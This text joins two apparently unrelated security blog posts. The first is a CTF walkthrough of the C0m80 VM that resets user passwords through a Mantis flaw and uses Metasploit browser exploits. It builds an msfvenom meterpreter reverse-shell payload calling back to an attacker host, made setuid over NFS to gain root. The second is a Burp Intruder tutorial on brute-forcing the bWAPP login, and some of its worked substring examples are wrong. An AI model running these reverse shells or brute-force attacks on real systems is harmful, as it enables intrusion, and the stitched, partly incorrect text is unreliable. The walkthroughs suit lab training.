Hack the C0m80 VM (Boot2root Challenge)

Hello friends! Today we are going to take another CTF challenge known as C0m80. The credit for making this vm machine goes to “3mrgnc3” and it is another boot2root challenge in which our goal is to get root to complete the challenge. You can download this VM here.
Let’s Breach!!!
Let us start form getting to know the IP of VM (Here, I have it at 192.168.1.127 but you will have to find your own)

netdiscover


Use nmap for port enumeration
nmap –A –p- 192.168.1.127

We find that port 80, 111, 139, 445, 2049, 20021, 37196. 40325, 41605, 49418, 58563 are open. As port 80 is running http we open the ip address in our browser.


We don’t find anything on the web page so we use dirb to enumerate the directories.
dirb http://192.168.1.127


We find a link to a login page that is running mantis bug report. We find that the version is vulnerable; we can reset the password of the users with this vulnerability. You can read how to exploit this vulnerability here.


Now we exploit this vulnerability to change the password of the users.


We can change password of all the users present just by changing the id. After changing all the password we find that alice(id=4) is the only account with administrative privileges.


Going the mails we find a page that contains a link to a backup file.


We download the backup file using wget to get more information about the file.


After downloading the backup file we find that it is a hexdump, we use this program here, to convert it to bin format.
Then we use binwalk to check for for embedded file and binaries and find that there are 2 binaries.
binwalk ftp.bin


We use dd to convert the files into exe and dll, so that we can run the program.


Now we run the program and find it’s a program for ftp server.


We use netstat to check of ports, and found that port 20021 opened for listening on our system.
netstat -antp


We use netcat to connect to the system and find that indeed it is an application for ftpserver.


We now reverse engineer the exe file using ollydbg for more information. And find that when it reads http: it opens the link in the the browser.


We use browser autopwn scanner to search for vulnerabilities on the server.


So we setup our listener on metasploit.
msf > use exploit/multi/browser/firefox_proto_crmfrequest
msf exploit(multi/handler) > set lhost 192.168.1.130
msf exploit(multi/handler) > set lport 4444
msf exploit(multi/handler) > set target 1
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > run


Now we copy the link given by metasploit and use it in the ftp server running on the target machine.


As soon as we run the command we get our reverse shell.


Going through the files we get a hint of file that contains all the passwords.


So we use the search command to find all the files with that name on the server.


We download the file on our server.


Now we open the file and find all the passwords.


Now as the author of the machine states that we can directly access the machine, we go to the server and use the password we find for rdp.


Now we have access to the machine we find a ssh private key but our nmap scan showed no ssh service running on the server so we take a look at the ssh configuration files and find that the ssh only accepts local connections on port 65122


Now we use the private key we find to login as al1ce, as it is the other account used on this server.


When we try to login through ssh using the key. We use plink to connect, we get a prompt to unlock the key we use the password we find al1ce (7M6Kt8tC8X5Qz99@Eeb8592Z$Fd@u286) and unlock the private key.
plink –l al1ce localhost –I id_rsa –P 65122


Now we are login as al1ce.


Now the server is running nfs on port 111, we can use this to upload setuid root binaries.
Now we create a shell using metasploit.
msfvenom -p linux/x86/meterpreter/reverse_tcp lhost=192.168.1.130 lport=4444 -f elf > shell


Now we setup our listener using metasploit.
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.130
msf exploit(multi/handler) > set lport 4444
msf exploit(multi/handler) > set run


Now we use a script called nsfpysh to interact with nsf, we upload our shell and give him executable permission along with setuid.


Now we go to the target machine and run the shell.


As soon as we run the shell, we get the reverse shell as root.


Now we find that we are the root user.


Now we go to the root folder and find the congratulatory flag.


Payload Processing Rule in Burp suite (Part 1)

Hello friends!! Today we are going to discuss “Payload Processing” option of Burpsuite which is advance functionality comes under Intruder Tab for making brute force attack.
Payload Processing
Payload Processing can be defined as when payloads are generated using payload types, they can be further manipulated or filtered using various processing rules and payload encoding.
Payload Processing Rules
These rules are defined to perform various processing task on each payload before it is used. These rules are executed in a sequence, and they can be used to help debug any problem with the configuration. Payload processing rules are useful in situations where you need to generate different payloads, or where we want to wrap payloads within a wider structure or encoding scheme.
There are 12 types of payload processing rules available:
  • Add prefix
  • Add suffix
  • Match / Replace
  • Substring
  • Reverse substring
  • Modify case
  • Encode  
  • Decode
  • Hash
  • Add raw payload
  • Skip if matches regex
  • Invoke Burp extension
Let's start!!

Add Prefix
This processing rule adds up a prefix before the payload.
First, we have intercepted the request of the login page in the Bwapp LAB, where we have given default username and wrong password. Then click on login, the burp suite will capture the request of the login page in the intercept tab.
Send the captured request to the Intruder by clicking on the Action Tab and follow given below step. Now open the Intruder tab then select Positions tab and you can observe the highlighted password and follow the given below step for selecting payload position.
·         Press on the Clear button given at right of window frame. 
·         Now we will select the fields where we want to attack and i.e. the password filed and click on Add button.
·         Choose the Attack type as sniper.
  • In the given below image we have selected password that means we will need one dictionary files for password.

Now click on payloads option after selecting payload position. Then select the Payload type as Simple list, where we have added a dictionary by clicking on Load button. We can either load the dictionary or we can manually add input strings using the Add button in the payload options as shown in the image.
 Before executing the attack we have added a payload processing rule to the payload type which is Add Prefix and we have given an input string “hash” which is added as a prefix with every input strings in the dictionary, as shown in the result window of the attack.
Select Start Attack in the Intruder menu as shown in the image.
Sit back and relax because now the burp suite will do its work, match the password which will give you the correct password. The moment it will find the correct value, it will change the value of length as shown in the image.

And to confirm the password matched, we will give the password in the Bwapp LAB login page, which will successfully log us into the Bwapp lab. This shows our success in the attack as shown in the image.
Add Suffix
This processing rule adds up a suffix after the payload.
First, we have intercepted the request of the login page in the Bwapp LAB, where we have given default username and wrong password. Then click on login, the burp suite will capture the request of the login page in the intercept tab.
Send the captured request to the Intruder by clicking on the Action Tab and follow given below step. Now open the Intruder tab then select Positions tab and you can observe the highlighted password and follow the given below step for selecting payload position.
·         Press on the Clear button given at right of window frame. 
·         Now we will select the fields where we want to attack and i.e. the password filed and click on Add button.
·         Choose the Attack type as sniper.
In the given below image we have selected password that means we will need one dictionary files for password.
Now click on payloads option after selecting payload position. Then select the Payload type as Simple list, where we have added a dictionary by clicking on Load button. We can either load the dictionary or we can manually add input strings using the Add button in the payload options as shown in the image.

Before executing the attack we have added a payload processing rule to the payload type which is Add Suffix and we have given an input string “1234” which is added as a suffix with every input strings in the dictionary, as shown in the result window of the attack.
Select Start Attack in the Intruder menu as shown in the image.
Sit back and relax because now the burp suite will do its work, match the password which will give you the correct password. The moment it will find the correct value, it will change the value of length as shown in the image.
Use this combination of username and password for login to verify your brute force attack for correct password.
Match / Replace
This processing rule is used to replace any part of the payload that match a specific regular expression, with a string.
First, we have intercepted the request of the login page in the Bwapp LAB, where we have given default username and wrong password. Then click on login, the burp suite will capture the request of the login page in the intercept tab.
Send the captured request to the Intruder by clicking on the Action Tab and follow given below step. Now open the Intruder tab then select Positions tab and you can observe the highlighted password and follow the given below step for selecting payload position.
·         Press on the Clear button given at right of window frame. 
·         Now we will select the fields where we want to attack and i.e. the password filed and click on Add button.
·         Choose the Attack type as sniper.
  • In the given below image we have selected password that means we will need one dictionary files for password.
Now click on payloads option after selecting payload position. Then select the Payload type as Simple list, where we have added a dictionary by clicking on Load button. We can either load the dictionary or we can manually add input strings using the Add button in the payload options as shown in the image.
Before executing the attack we have added a payload processing rule to the payload type which is Match / Replace and we have given an input “9870” in the Match Regex which will match the input given with the input strings in the dictionary, if the there is a certain match than it will replace it with the input “1234” given in the Replace with as shown in the image.
Select Start Attack in the Intruder menu.
Sit back and relax because now the burp suite will do its work, match the password which will give you the correct password. The moment it will find the correct value, it will change the value of length as shown in the image.
Use this combination of username and password for login to verify your brute force attack for correct password.
Substring
This processing rule is used to extracts a sub-portion of the payload, starting from a specified offset up to a specified length. Here the offset and length are counted from the front.
First, we have intercepted the request of the login page in the Bwapp LAB, where we have given default username and wrong password. Then click on login, the burp suite will capture the request of the login page in the intercept tab.
Send the captured request to the Intruder by clicking on the Action Tab and follow given below step. Now open the Intruder tab then select Positions tab and you can observe the highlighted password and follow the given below step for selecting payload position.
·         Press on the Clear button given at right of window frame. 
·         Now we will select the fields where we want to attack and i.e. the password filed and click on Add button.
·         Choose the Attack type as sniper.
  • In the given below image we have selected password that means we will need one dictionary files for password.
Now click on payloads option after selecting payload position. Then select the Payload type as Simple list, where we have added a dictionary by clicking on Load button. Here we had added dictionary using option “Add from list” as shown below in given image.
Before executing the attack we have added a payload processing rule to the payload type which is Substring and we have given an input “0” in From option which specifies the offset and a input “3” in the Length option which specifies the length of the input strings.
For example if “password” is word in dictionary and we had applied above filter so it will place alphabet p = 0; a = 1; s = 2 and s = 3 hence it will read only pass from whole word “password”.
The length specified will select only those inputs having the specific length and other lower or greater length inputs are discarded as shown in the result window of the attack.
Select Start Attack in the Intruder menu.
Sit back and relax because now the burp suite will do its work, match the password which will give you the correct password. The moment it will find the correct value, it will change the value of length as shown in the image.
Use this combination of username and password for login to verify your brute force attack for correct password.
Reverse Substring
This processing rule is used as a substring rule, but the end offset is specified counting backwards from the end of the payload, and the length is counted backwards from the end offset.
First, we have intercepted the request of the login page in the Bwapp LAB, where we have given default username and wrong password. Then click on login, the burp suite will capture the request of the login page in the intercept tab.
Send the captured request to the Intruder by clicking on the Action Tab and follow given below step. Now open the Intruder tab then select Positions tab and you can observe the highlighted password and follow the given below step for selecting payload position.
·         Press on the Clear button given at right of window frame. 
·         Now we will select the fields where we want to attack and i.e. the password filed and click on Add button.
·         Choose the Attack type as sniper.
  • In the given below image we have selected password that means we will need one dictionary files for password.
 Now click on payloads option after selecting payload position. Then select the Payload type as Simple list, where we have added a dictionary by clicking on Load button. Here we had added dictionary using option “Add from list” as shown below in given image.
Before executing the attack we have added a payload processing rule to the payload type which is Reverse Substring and we have given an input “2” in From option which specifies the offset and an input “9” in the Length option which specifies the length of the input strings and they are similar to the Substring rule but it works from backwards of a offset and the length is counted backwards where the offset ends.
For example if “admin123456” is word in dictionary and we had applied above filter so it will place alphabet 4 = 0; 3 = 1 ; 2 = 2 ; 1 = 3 ; n = 4 ; i = 5 ; m = 6 ; d = 7 ; d = 8 ; a = 9  hence it will read  only ‘admin1234’ from whole word “admin123456”.
The length specified will select only those inputs having the specific length and other lower or greater length inputs are discarded as shown in the result window of the attack.
Select Start Attack in the Intruder menu.
Sit back and relax because now the burp suite will do its work, match the password which will give you the correct password. The moment it will find the correct value, it will change the value of length as shown in the image.
Use this combination of username and password for login to verify your brute force attack for correct password.

Modify Case
This processing rule can be used to modify the case of the payload, if needed. This rule has the same options available for the Case Modification payload type which we have explained in Part-1 of the Payload types article.
Source: portswigger.net